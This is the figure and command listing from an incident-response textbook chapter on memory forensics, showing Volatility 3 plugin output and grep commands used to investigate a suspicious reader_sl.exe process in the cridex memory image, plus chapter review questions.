
Chapter 10

Images



```
forensics@ubuntu: ~  
File Edit View Search Terminal Help  
forensics@ubuntu:~$ git clone https://github.com/volatilityfoundation/volatility3.git  
Cloning into 'volatility3'...  
remote: Enumerating objects: 27538, done.  
remote: Counting objects: 100% (176/176), done.  
remote: Compressing objects: 100% (81/81), done.  
remote: Total 27538 (delta 99), reused 163 (delta 95), pack-reused 27362  
Receiving objects: 100% (27538/27538), 5.24 MiB | 7.18 MiB/s, done.  
Resolving deltas: 100% (20891/20891), done.  
forensics@ubuntu:~$
```

Figure 10.1 – Installing Volatility



```
forensics@ubuntu: ~/volatility3  
File Edit View Search Terminal Help  
forensics@ubuntu:~/volatility3$ ls  
API_CHANGES.md  LICENSE.txt  README.md  setup.py  volshell.py  
development      MANIFEST.in  requirements-minimal.txt  volatility3  volshell.spec  
doc              nypy.ini     requirements.txt  vol.py     vol.spec  
forensics@ubuntu:~/volatility3$
```

Figure 10.2 – Verifying the Volatility installation

```
forensics@ubuntu: ~/volatility3
File Edit View Search Terminal Help
forensics@ubuntu:~/volatility3$ python3 vol.py -h
Volatility 3 Framework 2.2.0
usage: volatility [-h] [-c CONFIG] [--parallelism [{processes,threads,off}]]
                  [-e EXTEND] [-p PLUGIN_DIRS] [-s SYMBOL_DIRS] [-v] [-l LOG]
                  [-o OUTPUT_DIR] [-q] [-r RENDERER] [-f FILE]
                  [--write-config] [--save-config SAVE_CONFIG] [--clear-cache]
                  [--cache-path CACHE_PATH] [--offline]
                  [--single-location SINGLE_LOCATION]
                  [--stackers [STACKERS [STACKERS ...]]]
                  [--single-swap-locations [SINGLE_SWAP_LOCATIONS [SINGLE_SWAP_LOCATIONS
...]]]
                  plugin ...

An open-source memory forensics framework

optional arguments:
  -h, --help            Show this help message and exit, for specific plugin
                        options use 'volatility <pluginname> --help'
  -c CONFIG, --config CONFIG
                        Load the configuration from a json file
  --parallelism [{processes,threads,off}]
                        Enables parallelism (defaults to off if no argument
                        given)
  -e EXTEND, --extend EXTEND
                        Extend the configuration with a new (or changed)
                        setting
  -p PLUGIN_DIRS, --plugin-dirs PLUGIN_DIRS
                        Semi-colon separated list of paths to find plugins
  -s SYMBOL_DIRS, --symbol-dirs SYMBOL_DIRS
                        Semi-colon separated list of paths to find symbols
  -v, --verbosity        Increase output verbosity
  -l LOG, --log LOG       Log output to a file as well as the console
  -o OUTPUT_DIR, --output-dir OUTPUT_DIR
                        Directory in which to output any generated files
  -q, --quiet            Remove progress feedback
```

Figure 10.3 – Volatility help menu

```
MemoryImages/crldex.vmem windows.info
Volatility 3 Framework 2.2.0
Progress: 100.00 PDB scanning finished
Variable      Value

Kernel Base   0x004d7000
DTB           0x2fe000
Symbols File: ///home/forensics/volatility3/volatility3/symbols/windows/ntkrnlpa.
pdb/3085FB31AE7E4ACAABA759AA241FF331-1.json.xz
Is64Bit       False
IsPAE         True
layer_name    0 WindowsIntelPAE
memory_layer  1 FileLayer
KdDebuggerDataBlock 0x00545ae0
NTBuildLab    2600.xpsp.080413-2111
CSDVersion    3
KdVersionBlock 0x00545ab0
Major/Minor   15.2600
MachineType   332
KeNumberProcessors 1
SystemTime    2012-07-22 02:45:08
NtSystemRoot  C:\WINDOWS
NtProductType NTProductWinNT
NtMajorVersion 5
NtMinorVersion 1
PE MajorOperatingSystemVersion 5
PE MinorOperatingSystemVersion 1
PE Machine     332
PE TimeDateStamp Sun Apr 13 18:31:06 2008
```

Figure 10.4 – The windows.info plugin

Volatility 3 Framework 2.2.0											
Progress: 100.00											
PDB scanning finished											
PID	PPID	ImageFileName	Offset(V)	Threads	Handles	SessionId	Wow64	CreateTime	ExitTime	F	
File output											
4	0	System	0x823c89c8	53	240	N/A	False	N/A	Disabled		
368	4	smss.exe	0x822f1020	3	19	N/A	False	2012-07-22 02:42:31.000000	N/A	D	
504	368	csrss.exe	0x822a0598	9	326	0	False	2012-07-22 02:42:32.000000	N/A	D	
608	368	winlogon.exe	0x82298700	23	519	0	False	2012-07-22 02:42:32.000000	N/A	D	
652	608	services.exe	0x81e2ab28	16	243	0	False	2012-07-22 02:42:32.000000	N/A	D	
664	608	lsass.exe	0x81e2a3b8	24	330	0	False	2012-07-22 02:42:32.000000	N/A	D	
824	652	svchost.exe	0x82311360	20	194	0	False	2012-07-22 02:42:33.000000	N/A	D	
908	652	svchost.exe	0x81e29ab8	9	226	0	False	2012-07-22 02:42:33.000000	N/A	D	
1004	652	svchost.exe	0x823001d0	64	1118	0	False	2012-07-22 02:42:33.000000	N/A	D	
1056	652	svchost.exe	0x821dfda0	5	60	0	False	2012-07-22 02:42:33.000000	N/A	D	
1220	652	svchost.exe	0x82295650	15	197	0	False	2012-07-22 02:42:35.000000	N/A	D	
1484	1464	explorer.exe	0x821dea70	17	415	0	False	2012-07-22 02:42:36.000000	N/A	D	
1512	652	spoolsv.exe	0x81eb17b8	14	113	0	False	2012-07-22 02:42:36.000000	N/A	D	
1640	1484	reader_sl.exe	0x81e7bda0	5	39	0	False	2012-07-22 02:42:36.000000	N/A	D	
788	652	alg.exe	0x820e8da0	7	104	0	False	2012-07-22 02:43:01.000000	N/A	Disab	
1136	1004	wuauctl.exe	0x821fcd00	8	173	0	False	2012-07-22 02:43:46.000000	N/A	D	
1588	1004	wuauctl.exe	0x8205bda0	5	132	0	False	2012-07-22 02:44:01.000000	N/A	D	

Figure 10.5 – Process list

Volatility 3 Framework 2.2.0											
Progress: 100.00											
PDB scanning finished											
PID	PPID	ImageFileName	Offset(V)	Threads	Handles	SessionId	Wow64	CreateTime	ExitTime	F	
File output											
908	652	svchost.exe	0x2029ab0	9	226	0	False	2012-07-22 02:42:33.000000	N/A	D	
664	608	lsass.exe	0x202a3b8	24	330	0	False	2012-07-22 02:42:32.000000	N/A	D	
652	608	services.exe	0x202ab28	16	243	0	False	2012-07-22 02:42:32.000000	N/A	D	
1640	1484	reader_sl.exe	0x207bda0	5	39	0	False	2012-07-22 02:42:36.000000	N/A	D	
1512	652	spoolsv.exe	0x20b17b8	14	113	0	False	2012-07-22 02:42:36.000000	N/A	D	
1588	1004	wuauctl.exe	0x225bda0	5	132	0	False	2012-07-22 02:44:01.000000	N/A	D	
788	652	alg.exe	0x22e0da0	7	104	0	False	2012-07-22 02:43:01.000000	N/A	Disab	
1484	1464	explorer.exe	0x23dea70	17	415	0	False	2012-07-22 02:42:36.000000	N/A	D	
1056	652	svchost.exe	0x23dfda0	5	60	0	False	2012-07-22 02:42:33.000000	N/A	D	
1136	1004	wuauctl.exe	0x23fcd00	8	173	0	False	2012-07-22 02:43:46.000000	N/A	D	
1220	652	svchost.exe	0x2495650	15	197	0	False	2012-07-22 02:42:35.000000	N/A	D	
608	368	winlogon.exe	0x2498700	23	519	0	False	2012-07-22 02:42:32.000000	N/A	D	
504	368	csrss.exe	0x24a0598	9	326	0	False	2012-07-22 02:42:32.000000	N/A	D	
368	4	smss.exe	0x24f1020	3	19	N/A	False	2012-07-22 02:42:31.000000	N/A	D	
1004	652	svchost.exe	0x25001d0	64	1118	0	False	2012-07-22 02:42:33.000000	N/A	D	
824	652	svchost.exe	0x2511360	20	194	0	False	2012-07-22 02:42:33.000000	N/A	D	
4	0	System	0x25c89c8	53	240	N/A	False	N/A	Disabled		

Figure 10.6 – Process scan

Volatility 3 Framework 2.2.0
Progress: 100.00 PDB scanning finished

PID	PPID	ImageFileName	Offset(V)	Threads	Handles	SessionId	Wow64	CreateTime	ExitTime
4	0	System	0x823c89c8	53	240	N/A	False	N/A	N/A
* 368	4	smss.exe	0x822f1020	3	19	N/A	False	2012-07-22 02:42:31.000000	N/A
** 584	368	csrss.exe	0x822a0598	9	326	0	False	2012-07-22 02:42:32.000000	N/A
** 608	368	winlogon.exe	0x82298700	23	519	0	False	2012-07-22 02:42:32.000000	N/A
*** 664	608	lsass.exe	0x81e2a3b8	24	330	0	False	2012-07-22 02:42:32.000000	N/A
*** 652	608	services.exe	0x81e2ab28	16	243	0	False	2012-07-22 02:42:32.000000	N/A
**** 1056	652	svchost.exe	0x821dfda0	5	68	0	False	2012-07-22 02:42:33.000000	N/A
**** 1220	652	svchost.exe	0x82295650	15	197	0	False	2012-07-22 02:42:35.000000	N/A
**** 1512	652	spoolsv.exe	0x81eb17b8	14	113	0	False	2012-07-22 02:42:36.000000	N/A
**** 908	652	svchost.exe	0x81e29ab8	9	226	0	False	2012-07-22 02:42:33.000000	N/A
**** 1004	652	svchost.exe	0x823001d8	64	1118	0	False	2012-07-22 02:42:33.000000	N/A
***** 1136	1004	wuauclt.exe	0x821fcd80	8	173	0	False	2012-07-22 02:43:46.000000	N/A
***** 1588	1004	wuauclt.exe	0x8205bda0	5	132	0	False	2012-07-22 02:44:01.000000	N/A
**** 788	652	alg.exe	0x820e8da0	7	104	0	False	2012-07-22 02:43:01.000000	N/A
**** 824	652	svchost.exe	0x82311360	20	194	0	False	2012-07-22 02:42:33.000000	N/A
1484	1464	explorer.exe	0x821dea78	17	415	0	False	2012-07-22 02:42:36.000000	N/A
* 1640	1484	reader_sl.exe	0x81e7bda0	5	39	0	False	2012-07-22 02:42:36.000000	N/A

Figure 10.7 – Process tree

1484	1464	explorer.exe	0x821dea78	17	415	0	False	2012-07-22 02:42:36.000000	N/A
* 1640	1484	reader_sl.exe	0x81e7bda0	5	39	0	False	2012-07-22 02:42:36.000000	N/A

Figure 10.8 – Suspicious processes

Volatility 3 Framework 2.2.0
Progress: 100.00 PDB scanning finished

PID	Process Base	Size	Name	Path	LoadTime	File output
1640	reader_sl.exe	0x400000	0xa000	Reader_sl.exe	C:\Program Files\Adobe\Reader 9.0\Reader\Reader_sl.exe	N/A D1
1640	reader_sl.exe	0x7c900000	0xaf000	ntdll.dll	C:\WINDOWS\system32\ntdll.dll	N/A Disabled
1640	reader_sl.exe	0x7c800000	0xf6000	kernel32.dll	C:\WINDOWS\system32\kernel32.dll	N/A Disabled
1640	reader_sl.exe	0x7e410000	0x91000	USER32.dll	C:\WINDOWS\system32\USER32.dll	N/A Disabled
1640	reader_sl.exe	0x77f10000	0x49000	COM32.dll	C:\WINDOWS\system32\COM32.dll	N/A Disabled
1640	reader_sl.exe	0x77dd0000	0x9b000	ADVAPI32.dll	C:\WINDOWS\system32\ADVAPI32.dll	N/A Disabled
1640	reader_sl.exe	0x77e70000	0x92000	RPCRT4.dll	C:\WINDOWS\system32\RPCRT4.dll	N/A Disabled
1640	reader_sl.exe	0x777e0000	0x11000	Secur32.dll	C:\WINDOWS\system32\Secur32.dll	N/A Disabled
1640	reader_sl.exe	0x7c9c0000	0x817000	SHELL32.dll	C:\WINDOWS\system32\SHELL32.dll	N/A Disabled
1640	reader_sl.exe	0x77c10000	0x58000	msvcrt.dll	C:\WINDOWS\system32\msvcrt.dll	N/A Disabled
1640	reader_sl.exe	0x77f60000	0x76000	SHLWAPI.dll	C:\WINDOWS\system32\SHLWAPI.dll	N/A Disabled
1640	reader_sl.exe	0x7c420000	0x87000	MSVCP80.dll	C:\WINDOWS\WinSxS\x86_Microsoft.VC80.CRT_1fc8b3b9a1e18e3b_8.0.5072	Disabled
7.762_x-ww_6b128700\MSVCP80.dll	N/A					
1640	reader_sl.exe	0x78130000	0x9b000	MSVCR80.dll	C:\WINDOWS\WinSxS\x86_Microsoft.VC80.CRT_1fc8b3b9a1e18e3b_8.0.5072	Disabled
7.762_x-ww_6b128700\MSVCR80.dll	N/A					
1640	reader_sl.exe	0x773d0000	0x103000	conctl32.dll	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_65	95b64144ccf1d7_6.0.2600.5512_x-ww_35d4ce83\conctl32.dll N/A Disabled
1640	reader_sl.exe	0x5d090000	0x9a000	conctl32.dll	C:\WINDOWS\system32\conctl32.dll	N/A Disabled
1640	reader_sl.exe	0x5ad70000	0x38000	uxtheme.dll	C:\WINDOWS\system32\uxtheme.dll	N/A Disabled
1640	reader_sl.exe	0x71ab0000	0x17000	WS2_32.dll	C:\WINDOWS\system32\WS2_32.dll	N/A Disabled
1640	reader_sl.exe	0x71aa0000	0x88000	WS2HELP.dll	C:\WINDOWS\system32\WS2HELP.dll	N/A Disabled

Figure 10.9 – Associated DLL files

Volatility 3 Framework 2.2.0						
Progress: 100.00						
PID	Process	Offset	HandleValue	Type	GrantedAccess	Name
1640	reader_sl.exe	0xe10096e0	0x4	KeyedEvent	0xf0003	CritSecOutOfMemoryEvent
1640	reader_sl.exe	0xe159c978	0x8	Directory	0x3	KnownDlls
1640	reader_sl.exe	0x82211678	0xc	File	0x100020	\Device\HarddiskVolume1\Documents and Settings\Robert
1640	reader_sl.exe	0x82210208	0x10	File	0x100020	\Device\HarddiskVolume1\WINDOWS\WinSxS\x86_Microsoft.VC80.
CRT_1fc8b3b9a1e18e3b_8.0.50727.762_x-ww_6b128700						
1640	reader_sl.exe	0xe14916d0	0x14	Directory	0xf000f	Windows
1640	reader_sl.exe	0xe1c0a588	0x18	Port	0x21f0001	
1640	reader_sl.exe	0x823119610	0x1c	Event	0x21f0003	
1640	reader_sl.exe	0x8205a2a0	0x20	WindowStation	0xf037f	WinSta0
1640	reader_sl.exe	0x822f8108	0x24	Desktop	0xf01ff	Default
1640	reader_sl.exe	0x8205a2a0	0x28	WindowStation	0xf037f	WinSta0
1640	reader_sl.exe	0x823111200	0x2c	Semaphore	0x100003	
1640	reader_sl.exe	0x82234d00	0x30	Semaphore	0x100003	
1640	reader_sl.exe	0xe1c042d0	0x34	Key	0x20f003f	MACHINE
1640	reader_sl.exe	0xe16ce308	0x38	Directory	0x2000f	BaseNamedObjects
1640	reader_sl.exe	0x8213d0e0	0x3c	Semaphore	0xf0003	shell.{A48F1A32-A340-11D1-BC6B-0040C9312E1}
1640	reader_sl.exe	0xe1835648	0x40	Key	0x20f003f	USER\S-1-5-21-789336058-261478967-1417001333-1003
1640	reader_sl.exe	0x820d2f28	0x44	File	0x100020	\Device\HarddiskVolume1\WINDOWS\WinSxS\x86_Microsoft.Windo
ws.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83						
1640	reader_sl.exe	0xe1c72300	0x48	Port	0xf0001	
1640	reader_sl.exe	0xe17d3938	0x4c	Section	0x4	
1640	reader_sl.exe	0x81de10c8	0x50	Event	0xf0003	
1640	reader_sl.exe	0x822924c8	0x54	Thread	0xf03ff	Tid 1648 Pid 1648
1640	reader_sl.exe	0x821dd728	0x58	Event	0xf0003	
1640	reader_sl.exe	0x82196418	0x5c	Event	0xf0003	
1640	reader_sl.exe	0x820022e0	0x60	Event	0xf0003	
1640	reader_sl.exe	0x82002a18	0x64	Event	0xf0003	
1640	reader_sl.exe	0x822924c8	0x68	Thread	0xf03ff	Tid 1648 Pid 1648
1640	reader_sl.exe	0x821dc270	0x6c	File	0x100001	\Device\KsecDD
1640	reader_sl.exe	0xe1c5cfb8	0x70	Key	0x10	USER\S-1-5-21-789336058-261478967-1417001333-1003\SOFTWARE\MICROSO
FT\MSH\B149A9AB						

Figure 10.10 – Handles output

Volatility 3 Framework 2.2.0							
Progress: 100.00							
POB scanning finished							
Pid	Process Base	InLoad	InInit	InMem	MappedPath		
1640	reader_sl.exe	0x400000		True	False	True	\Program Files\Adobe\Reader 9.0\Reader\reader_sl.exe
1640	reader_sl.exe	0x7c800000		True	True	True	\WINDOWS\system32\kernel32.dll
1640	reader_sl.exe	0x77dd0000		True	True	True	\WINDOWS\system32\advapi32.dll
1640	reader_sl.exe	0x77c10000		True	True	True	\WINDOWS\system32\ole32.dll
1640	reader_sl.exe	0x5d090000		True	True	True	\WINDOWS\system32\ole32.dll
1640	reader_sl.exe	0x5ad70000		True	True	True	\WINDOWS\system32\uxtheme.dll
1640	reader_sl.exe	0x773d0000		True	True	True	\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144cc
f1df_6.0.2600.5512_x-ww_35d4ce83\conctl32.dll							
1640	reader_sl.exe	0x71ab0000		True	True	True	\WINDOWS\system32\ws2_32.dll
1640	reader_sl.exe	0x71aa0000		True	True	True	\WINDOWS\system32\ws2help.dll
1640	reader_sl.exe	0x77f10000		True	True	True	\WINDOWS\system32\gdi32.dll
1640	reader_sl.exe	0x77e70000		True	True	True	\WINDOWS\system32\iprt4.dll
1640	reader_sl.exe	0x77fe0000		True	True	True	\WINDOWS\system32\securl.dll
1640	reader_sl.exe	0x77f60000		True	True	True	\WINDOWS\system32\shlwapi.dll
1640	reader_sl.exe	0x7c420000		True	True	True	\WINDOWS\WinSxS\x86_Microsoft.VC80.CRT_1fc8b3b9a1e18e3b_8.0.50727.
762_x-ww_6b128700\ntvcp80.dll							
1640	reader_sl.exe	0x7b130000		True	True	True	\WINDOWS\WinSxS\x86_Microsoft.VC80.CRT_1fc8b3b9a1e18e3b_8.0.50727.
762_x-ww_6b128700\ntvcp80.dll							
1640	reader_sl.exe	0x7c900000		True	True	True	\WINDOWS\system32\ntdll.dll
1640	reader_sl.exe	0x7e410000		True	True	True	\WINDOWS\system32\user32.dll
1640	reader_sl.exe	0x7c9c0000		True	True	True	\WINDOWS\system32\shell32.dll

Figure 10.11 – LDR modules output

```

1484      explorer.exe      0x1460000      0x1480fff      VadS      PAGE_EXECUTE_READW
RITE      33      1      Disabled
4d 5a 90 00 03 00 00 00 MZ.....
04 00 00 00 ff ff 00 00 .....
b8 00 00 00 00 00 00 00 .....
40 00 00 00 00 00 00 00 @.....
00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 .....
00 00 00 00 e0 00 00 00 .....
0x1460000:      dec      ebp
0x1460001:      pop      edx
0x1460002:      nop
0x1460003:      add      byte ptr [ebx], al
0x1460005:      add      byte ptr [eax], al
0x1460007:      add      byte ptr [eax + eax], al
0x146000a:      add      byte ptr [eax], al
1640      reader_sl.exe    0x3d0000      0x3f0fff      VadS      PAGE_EXECUTE_READW
RITE      33      1      Disabled
4d 5a 90 00 03 00 00 00 MZ.....
04 00 00 00 ff ff 00 00 .....
b8 00 00 00 00 00 00 00 .....
40 00 00 00 00 00 00 00 @.....
00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 .....
00 00 00 00 e0 00 00 00 .....
0x3d0000:      dec      ebp
0x3d0001:      pop      edx
0x3d0002:      nop
0x3d0003:      add      byte ptr [ebx], al
0x3d0005:      add      byte ptr [eax], al
0x3d0007:      add      byte ptr [eax + eax], al
0x3d000a:      add      byte ptr [eax], al

```

Figure 10.12 – Malfind output


```

Volatility 3 Framework 2.2.0
Progress: 100.00 PDB scanning finished
Cache FileObject FileName Result
DataSectionObject 0x821ccf90 reader_sl.exe file.0x821ccf90.0x822116f0.DataSectionObject.reader_sl.exe.dat
ImageSectionObject 0x821ccf90 reader_sl.exe file.0x821ccf90.0x82137c08.ImageSectionObject.reader_sl.exe.img
ImageSectionObject 0x81e38f90 kernel32.dll file.0x81e38f90.0x82233088.ImageSectionObject.kernel32.dll.img
ImageSectionObject 0x82239890 advapi32.dll file.0x82239890.0x82201250.ImageSectionObject.advapi32.dll.img
ImageSectionObject 0x81eb4768 nsvcr7.dll file.0x81eb4768.0x820d0008.ImageSectionObject.nsvcr7.dll.img
ImageSectionObject 0x81eb4908 comctl32.dll file.0x81eb4908.0x82306818.ImageSectionObject.comctl32.dll.img
ImageSectionObject 0x81e31800 uxtheme.dll file.0x81e31800.0x822213b0.ImageSectionObject.uxtheme.dll.img
ImageSectionObject 0x82076110 comctl32.dll file.0x82076110.0x82076008.ImageSectionObject.comctl32.dll.img
ImageSectionObject 0x8214be50 ws2_32.dll file.0x8214be50.0x820d2d60.ImageSectionObject.ws2_32.dll.img
ImageSectionObject 0x8214bdb8 ws2help.dll file.0x8214bdb8.0x81ec0c78.ImageSectionObject.ws2help.dll.img
ImageSectionObject 0x81eb9808 gdi32.dll file.0x81eb9808.0x82239990.ImageSectionObject.gdi32.dll.img
ImageSectionObject 0x820d09c0 rpcrt4.dll file.0x820d09c0.0x82307688.ImageSectionObject.rpcrt4.dll.img
ImageSectionObject 0x81eb43b8 secur32.dll file.0x81eb43b8.0x822502f8.ImageSectionObject.secur32.dll.img
ImageSectionObject 0x81eb4838 shlwapi.dll file.0x81eb4838.0x81e84008.ImageSectionObject.shlwapi.dll.img
DataSectionObject 0x8226d8d8 nsvcp80.dll file.0x8226d8d8.0x820d2c70.DataSectionObject.nsvcp80.dll.dat
ImageSectionObject 0x8226d8d8 nsvcp80.dll file.0x8226d8d8.0x8226d7c0.ImageSectionObject.nsvcp80.dll.img
DataSectionObject 0x821cfb68 nsvcr80.dll file.0x821cfb68.0x820d2910.DataSectionObject.nsvcr80.dll.dat
ImageSectionObject 0x821cfb68 nsvcr80.dll file.0x821cfb68.0x821cf950.ImageSectionObject.nsvcr80.dll.img
ImageSectionObject 0x8233f5e0 ntdll.dll file.0x8233f5e0.0x823c72d8.ImageSectionObject.ntdll.dll.img
ImageSectionObject 0x82225de0 user32.dll file.0x82225de0.0x82261cc0.ImageSectionObject.user32.dll.img
DataSectionObject 0x820d08b0 shell32.dll file.0x820d08b0.0x8232dbc0.DataSectionObject.shell32.dll.dat
ImageSectionObject 0x820d08b0 shell32.dll file.0x820d08b0.0x82261e90.ImageSectionObject.shell32.dll.img
DataSectionObject 0x82210a48 shell32.dll file.0x82210a48.0x8232dbc0.DataSectionObject.shell32.dll.dat
ImageSectionObject 0x82210a48 shell32.dll file.0x82210a48.0x82261e90.ImageSectionObject.shell32.dll.img

```

Figure 10.13 – Dumpfiles output




Figure 10.14 – Hex view of reader_sl.exe

Code and Commands

Command 10.1:

```
forensics@ubuntu:~$ git clone  
https://github.com/volatilityfoundation/volatility3.git
```

Command 10.2:

```
forensics@ubuntu:~/volatility3$ python3 vol.py -f <Memory  
Image File> <operatingsystem.plugin>
```

Command 10.3:

```
forensics@ubuntu:~/volatility3$ python3 vol.py -f  
/home/forensics/EvidenceFiles/MemoryImages/cridex.vmem  
windows.info
```

Command 10.4:

```
forensics@ubuntu:~/volatility3$ python3 vol.py -f  
/home/forensics/EvidenceFiles/MemoryImages/cridex.vmem  
windows.pslist
```

Command 10.5:

```
forensics@ubuntu:~/volatility3$ python3 vol.py -f  
/home/forensics/EvidenceFiles/MemoryImages/cridex.vmem  
windows.psscan
```

Command 10.6:

```
forensics@ubuntu:~/volatility3$ python3 vol.py -f  
/home/forensics/EvidenceFiles/MemoryImages/cridex.vmem  
windows.pstree
```

Command 10.7:

```
forensics@ubuntu:~/volatility3$ python3 vol.py -f  
/home/forensics/EvidenceFiles/MemoryImages/cridex.vmem  
windows.dlllist --pid 1640
```

Command 10.8:

```
forensics@ubuntu:~/volatility3$ python3 vol.py -f  
/home/forensics/EvidenceFiles/MemoryImages/cridex.vmem  
windows dot handles --pid 1640
```

Command 10.9:

```
forensics@ubuntu:~/volatility3$ python3 vol.py -f  
/home/forensics/EvidenceFiles/MemoryImages/cridex.vmem  
windows.ldrmodules -pid 1640
```

Command 10.10:

```
forensics@ubuntu:~/volatility3$ python3 vol.py -f  
/home/forensics/EvidenceFiles/MemoryImages/cridex.vmem  
windows.malfind
```

Command 10.11:

```
forensics@ubuntu:~/volatility3$ python3 vol.py -f  
/home/forensics/EvidenceFiles/MemoryImages/cridex.vmem -o  
/home/forensics/EvidenceFiles/PID1640Dump/  
windows.dumpfiles --pid 1640
```

Command 10.12:

```
forensics@ubuntu:~/EvidenceFiles/PID1640Dump$ md5sum  
file.0x821ccf90.0x82137c08.ImageSectionObject.reader_sl.exe  
.img
```

Command 10.13:

```
forensics@ubuntu:~$ sudo apt install binutils
```

Command 10.14:

```
forensics@ubuntu:~$ strings <file name> | grep <Regular  
Expression>
```

Command 10.15:

```
forensics@ubuntu:~$ strings pagefile.sys | grep -oE  
"\b([0-9]{1,3}\.){3}[0-9]{1,3}\b"
```

Command 10.16:

```
forensics@ubuntu:~$ strings pagefile.sys | grep  
"^https?://" | sort | uniq | less
```

Command 10.17:

```
forensics@ubuntu:~$ strings pagefile.sys | egrep  
'([[:alnum:]]_.-]{1,64}+@[[:alnum:]]_.-  
{2,255}+?\\.([[:alpha:]]{2,4})'
```

Questions

Answer the following questions to test your knowledge of this chapter:

1. What are some of the data points that can be found via memory analysis?
 - Running processes
 - Network connection
 - Command history
 - All of the above
2. What is not part of the network connections methodology?
 - Process name
 - Parent process ID
 - Check for signs of a rootkit
 - Associated entities
3. Dumping files associated with a process will never introduce malware into a responder's system.
 - True
 - False
4. One of the primary goals of memory analysis is to acquire malicious processes or executables for further analysis.
 - True
 - False

Further reading

For more information about the topics covered in this chapter, refer to the following:

- *SANS Memory Forensics Cheat Sheet*: <https://digital-forensics.sans.org/blog/2017/12/11/updated-memory-forensics-cheat-sheet>
- *The Art of Memory Forensics*: <https://www.memoryanalysis.net/amf>

Chapter 11


Images

■ Laptop1Final.E01	6/22/2022 1:40 PM	E01 File	2,096,127 KB
■ Laptop1Final.E02	6/22/2022 1:41 PM	E02 File	2,096,105 KB
■ Laptop1Final.E03	6/22/2022 1:41 PM	E03 File	2,096,122 KB
